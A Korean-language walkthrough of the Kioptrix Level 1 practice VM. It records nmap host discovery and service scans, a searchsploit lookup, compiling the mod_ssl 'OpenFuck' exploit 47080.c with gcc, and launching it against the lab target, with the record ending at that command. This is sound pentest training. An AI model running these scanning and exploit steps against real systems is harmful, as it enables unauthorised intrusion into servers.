

# ★ Kioptrix Level1

2023년 1월 7일 토요일 오후 12:46


## [구성]

공격자 : kali - 타켓 : kioptrix


The screenshot shows the Oracle VM VirtualBox Manager interface. On the left, there's a toolbar with icons for File (F), Machine (M), and Help (H). Below it is a toolbar with icons for Tools, Devices, and Power. The main area displays two virtual machines: 'kali-linux-2022.4-virtualbox-amd64' (selected) and 'Kioptrix1'. The 'kali-linux-2022.4-virtualbox-amd64' details are shown in the center panel:

- General**: Name: kali-linux-2022.4-virtualbox-amd64, OS Type: Debian (64-bit).
- System**: Base Memory: 2048 MB, Processor: 2, Boot Order: Hard Disk, Optical Drive, Acceleration: Nested Page Table, PAE/NX, KVM.
- Display**: Video Memory: 128 MB, Graphics Controller: VMSVGA, Remote Desktop Server: Not Enabled, Remote: Not Enabled.
- Storage**: Controller: IDE, IDE Controller: [IDE Controller] Enabled, Controller: SATA, SATA Port 0: kali-linux-2022.4-virtualbox-amd64.vdi (Size: 80.09 GB).
- Audio**: Host Audio Driver: Windows DirectSound, Controller: ICH AC97.
- Network**: Adapter 1: PCnet-PCI II(Am79C970A).
- USB**: Controller: OHCI, Filter: 0x0000 (Enabled).
- Shared Folders**: None.
- Description**: Kali Rolling (2022.4) x64, Version: 2022-12-05.  
- Username: kali  
- Password: kali (US keyboard layout)  
- Kali Homepage: <https://www.kali.org/>

A preview window on the right shows the Kali Linux desktop environment.



1. 두 호스트에서의 인터넷 연결이 가능해야 하기 때문에, 설정을 통해 네트워크 브릿지를 설정해준다. (기존의 네트워크를 사용), 자체적으로 내부 네트워크를 만들 수 있으면 nat을 사용할 도 있겠다.



2. Kali, Root 계정으로 로그인

```
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.20 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::403:31b3:af8e:cb7b prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 41 bytes 5440 (5.3 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 22 bytes 2954 (2.8 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                device interrupt 19 base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root㉿kali)-[/home/kali]
#
```

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$
```

3. 같은 네트워크 상에 있다는 전제 하이으로 ifconfig를 통한 자신의 ip 확인 => net mask | 자기 ip 계산을  
통해 네트워크 상에 할당 ip 가 될만한 ip 계산 => 192.168.0.1-255 가 된다.

kali-linux-2022.4-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox

```
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
[root@kali ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.20 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::403:31b3:af8e:cb7b prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 41 bytes 5440 (5.3 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 22 bytes 2954 (2.8 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                device interrupt 19 base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali ~]# nmap -sn 192.168.0.1-255
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-06 23:01 EST
Nmap scan report for 192.168.0.8
Host is up (0.00031s latency).
MAC Address: C4:D9:87:E8:6F:98 (Intel Corporate)
Nmap scan report for 192.168.0.21
Host is up (0.00080s latency).
MAC Address: 08:00:27:2B:0F:7D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.20
Host is up.
Nmap done: 255 IP addresses (3 hosts up) scanned in 3.18 seconds

root@kali: /home/kali
#
```

4. Nmap 스캔을 통해 타겟 대상이 192.168.0.21임을 알 수 있다.

kali-linux-2022.4-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox

File Actions Edit View Help

```
(root@kali)-[~/home/kali]
# nmap -v -A 192.168.0.21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-06 23:02 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:02
Completed NSE at 23:02, 0.00s elapsed
Initiating NSE at 23:02
Completed NSE at 23:02, 0.00s elapsed
Initiating NSE at 23:02
Completed NSE at 23:02, 0.00s elapsed
Initiating NSE at 23:02
Completed NSE at 23:02, 0.00s elapsed
Initiating ARP Ping Scan at 23:02
Scanning 192.168.0.21 [1 port]
Completed ARP Ping Scan at 23:02, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:02
Completed Parallel DNS resolution of 1 host. at 23:02, 0.01s elapsed
Initiating SYN Stealth Scan at 23:02
Scanning 192.168.0.21 [1000 ports]
Discovered open port 443/tcp on 192.168.0.21
Discovered open port 22/tcp on 192.168.0.21
Discovered open port 111/tcp on 192.168.0.21
Discovered open port 80/tcp on 192.168.0.21
Discovered open port 139/tcp on 192.168.0.21
Discovered open port 32768/tcp on 192.168.0.21
Completed SYN Stealth Scan at 23:02, 0.16s elapsed (1000 total ports)
Initiating Service scan at 23:02
Scanning 6 services on 192.168.0.21
Completed Service scan at 23:03, 6.11s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.21
NSE: Script scanning 192.168.0.21.
Initiating NSE at 23:03
Completed NSE at 23:03, 10.45s elapsed
Initiating NSE at 23:03
Completed NSE at 23:03, 1.32s elapsed
Initiating NSE at 23:03
Completed NSE at 23:03, 0.00s elapsed
Nmap scan report for 192.168.0.21
Host is up (0.00092s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8746cd8be666e92a2bdf5e6f6486 (RSA)
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
|   1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_ Potentially risky methods: TRACE
```

File Actions Edit View Help

```
(kali㉿kali)-[~]
$
```

5. 얻은 ip를 통해 다음과 같은 정보를 얻으며, 우리는 80번 port에 있는, ( Red-Hat/Linux with Apache httpd 1.3.20 ) mod\_ssl/2.8.4 를 통해 shell을 얻으려고 한다.

```
(root㉿kali)-[~/home/kali]
# searchsploit mod_ssl

Exploit Title | Path
Apache mod_ssl 2.0.x - Remote Denial of Service | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow | multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_A | unix/remote/40347.txt

Shellcodes: No Results

(root㉿kali)-[~/home/kali]
#
```

6. Mod\_ssl에 대한 exploit 을 검색 후, ( Red-Hat/Linux with Apache httpd 1.3.20 ) mod\_ssl/2.8.4 정보를 바탕으로 /usr/share/exploitdb/exploits/unix/remote/47080.c 를 이용할 수 있다는 걸 알았다.

kali-linux-2022.4-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox

```
root@kali:/home/kali/Desktop/exploit
# gcc -o exploit 47080.c -lcrypto
47080.c: In function 'read_ssl_packet':
47080.c:534:17: warning: 'RC4' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  534 |         RC4(ssl→rc4_read_key, rec_len, buf, buf);
     |         ^
In file included from 47080.c:26:
/usr/include/openssl/rc4.h:37:28: note: declared here
  37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
     |         ^
47080.c: In function 'send_ssl_packet':
47080.c:583:17: warning: 'MD5_Init' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  583 |         MD5_Init(&ctx);
     |         ^
In file included from 47080.c:27:
/usr/include/openssl/md5.h:49:27: note: declared here
  49 | OSSL_DEPRECATEDIN_3_0 int MD5_Init(MD5_CTX *c);
     |         ^
47080.c:584:17: warning: 'MD5_Update' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  584 |         MD5_Update(&ctx, ssl→write_key, RC4_KEY_LENGTH);
     |         ^
/usr/include/openssl/md5.h:50:27: note: declared here
  50 | OSSL_DEPRECATEDIN_3_0 int MD5_Update(MD5_CTX *c, const void *data, size_t len);
     |         ^
47080.c:585:17: warning: 'MD5_Update' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  585 |         MD5_Update(&ctx, rec, rec_len);
     |         ^
/usr/include/openssl/md5.h:50:27: note: declared here
  50 | OSSL_DEPRECATEDIN_3_0 int MD5_Update(MD5_CTX *c, const void *data, size_t len);
     |         ^
47080.c:586:17: warning: 'MD5_Update' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  586 |         MD5_Update(&ctx, &seq, 4);
     |         ^
/usr/include/openssl/md5.h:50:27: note: declared here
  50 | OSSL_DEPRECATEDIN_3_0 int MD5_Update(MD5_CTX *c, const void *data, size_t len);
     |         ^
47080.c:587:17: warning: 'MD5_Final' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  587 |         MD5_Final(p, &ctx);
     |         ^
/usr/include/openssl/md5.h:51:27: note: declared here
  51 | OSSL_DEPRECATEDIN_3_0 int MD5_Final(unsigned char *md, MD5_CTX *c);
     |         ^
47080.c:594:17: warning: 'RC4' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  594 |         RC4(ssl→rc4_write_key, tot_len, &buf[2], &buf[2]);
     |         ^
/usr/include/openssl/rc4.h:37:28: note: declared here
  37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
     |         ^
47080.c: In function 'send_client_master_key':
47080.c:748:9: warning: 'EVP_PKEY_get1_RSA' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  748 |     if (EVP_PKEY_get1_RSA(pkey) == NULL) {
     |     ^~
```

7. gcc를 통해 해당 path에 있는 파일을 기계어로 변환시켜 준다. (해당 옵션은 라이브러리인 libcrypto 를  
참조한다는 거다.)

kali-linux-2022.4-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox

```
root@kali:/home/kali/Desktop/exploit
# ./exploit1
```

```
*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****  
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.bransnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #ntr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresw HiTechHate DigitalWrapporz P(W GAT ButtP!rateZ *
*****  
*****  
: Usage: ./exploit1 target box [port] [-c N]  
target - supported box eg: 0x00  
box - hostname or IP address  
port - port for ssl connection  
-c open N connections. (use range 40-50 if u dont know)  
  
Supported Offset:  
0x00 - Caldera OpenLinux (apache-1.3.26)  
0x01 - Cobalt Sun 6.0 (apache-1.3.12)  
0x02 - Cobalt Sun 6.0 (apache-1.3.20)  
0x03 - Cobalt Sun x (apache-1.3.26)  
0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)  
0x05 - Conectiva 4 (apache-1.3.6)  
0x06 - Conectiva 4.1 (apache-1.3.9)  
0x07 - Conectiva 6 (apache-1.3.14)  
0x08 - Conectiva 7 (apache-1.3.12)  
0x09 - Conectiva 7 (apache-1.3.19)  
0x0a - Conectiva 7/8 (apache-1.3.26)  
0x0b - Conectiva 8 (apache-1.3.22)  
0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)  
0x0d - Debian GNU Linux (apache_1.3.19-1)  
0x0e - Debian GNU Linux (apache_1.3.22-2)  
0x0f - Debian GNU Linux (apache-1.3.22-2.1)  
0x10 - Debian GNU Linux (apache-1.3.22-5)
```

kali@kali: ~

```
(kali㉿kali)-[~]
$
```

kali-linux-2022.4-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox

```
root@kali:/home/kali/Desktop/exploit
# ./exploit1 192.168.0.21 0x6a -c 50
```

Trash

File System

Home

